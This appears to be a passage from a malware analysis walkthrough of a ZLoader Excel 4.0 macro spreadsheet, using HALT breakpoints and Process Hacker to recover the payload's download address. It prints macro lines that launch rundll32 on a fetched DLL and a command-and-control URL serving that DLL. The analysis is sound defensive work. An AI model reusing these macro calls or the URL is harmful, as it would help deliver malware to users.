
Here we got one result.




So here we can note that if they are executing in top down approach then it will call the halt at last. Also here we can see that call will create rundll32 process and pass DllRegisterServer to it.




Here we tried to find url but currently it is not present.



Here in order to avoid the other processes we just want to retrieve the url so we put Halt command here.



Here open the process hacker.



Now here we run it by enabling the content but no process had been spawned in the mean time.

The screenshot shows the Microsoft Visual Basic - Maria Martinez.xls window with the following VBA code in the HT219 sheet:

```

=RUN($B$807)
=HALT()
=CALL($I$460,$H$616,"JJCCJ",0,$B$54,$D$1337,0,0)
=CALL($D$43,$E$735,"JJCCCC",0,$F$1830,"rundll32.exe",$D$1337&","DllRegisterServer",0,0)
=HALT()

```

The Process Hacker window shows the following processes:

Name	PID	CPU	I/O tota
Interrupts		0.45	
csrss.exe	308		
wininit.exe	356		
services.exe	452		
svchost.exe	588		
svchost.exe	656		
svchost.exe	704		
svchost.exe	836		
dwm.exe	1960		
svchost.exe	864	0.01	
taskeng.exe	1572		
GoogleUpdate...	1760		
GoogleCras...	1784		
GoogleCras...	1792		
svchost.exe	976		
svchost.exe	244	0.01	
spoolsv.exe	252		
svchost.exe	1048		
taskhost.exe	1544		
sppsv.exe	1620		
SearchIndexer.exe	772		
svchost.exe	1248		
lsass.exe	460		
lsass.exe	468		
csrss.exe	368	0.83	
winlogon.exe	408		
explorer.exe	1972	0.11	
EXCELEXE	1500	3.04	
ProcessHacker.exe	1912	1.04	

Now here we can find that it had decrypted and store the url here. This is the zloader command and control server.

The screenshot shows the Microsoft Visual Basic - Maria Martinez.xls window with the following VBA code in the BB54 sheet:

```

=CHAR($A$1178-966)

```

The Process Hacker window shows the following processes:

Name	PID	CPU	I/O tota
Interrupts		0.41	
csrss.exe	308		
wininit.exe	356		
services.exe	452		
svchost.exe	588		
svchost.exe	656		
svchost.exe	704		
svchost.exe	836	0.01	
dwm.exe	1960		
svchost.exe	864	0.03	
taskeng.exe	1572		
GoogleUpdate...	1760		
GoogleCras...	1784		
GoogleCras...	1792		
svchost.exe	976		
svchost.exe	244	0.01	
spoolsv.exe	252		
svchost.exe	1048		
taskhost.exe	1544		
sppsv.exe	1620		
SearchIndexer.exe	772		
svchost.exe	1248		
lsass.exe	460		
lsass.exe	468		
csrss.exe	368	0.91	
winlogon.exe	408		
explorer.exe	1972	0.44	
EXCELEXE	1500	3.33	
ProcessHacker.exe	1912	1.15	

The Find and Replace dialog box is open, showing the search results for the URL <http://wmwifbajxxbcmuxmlc.com/files/april24.dll> in the BB54 sheet.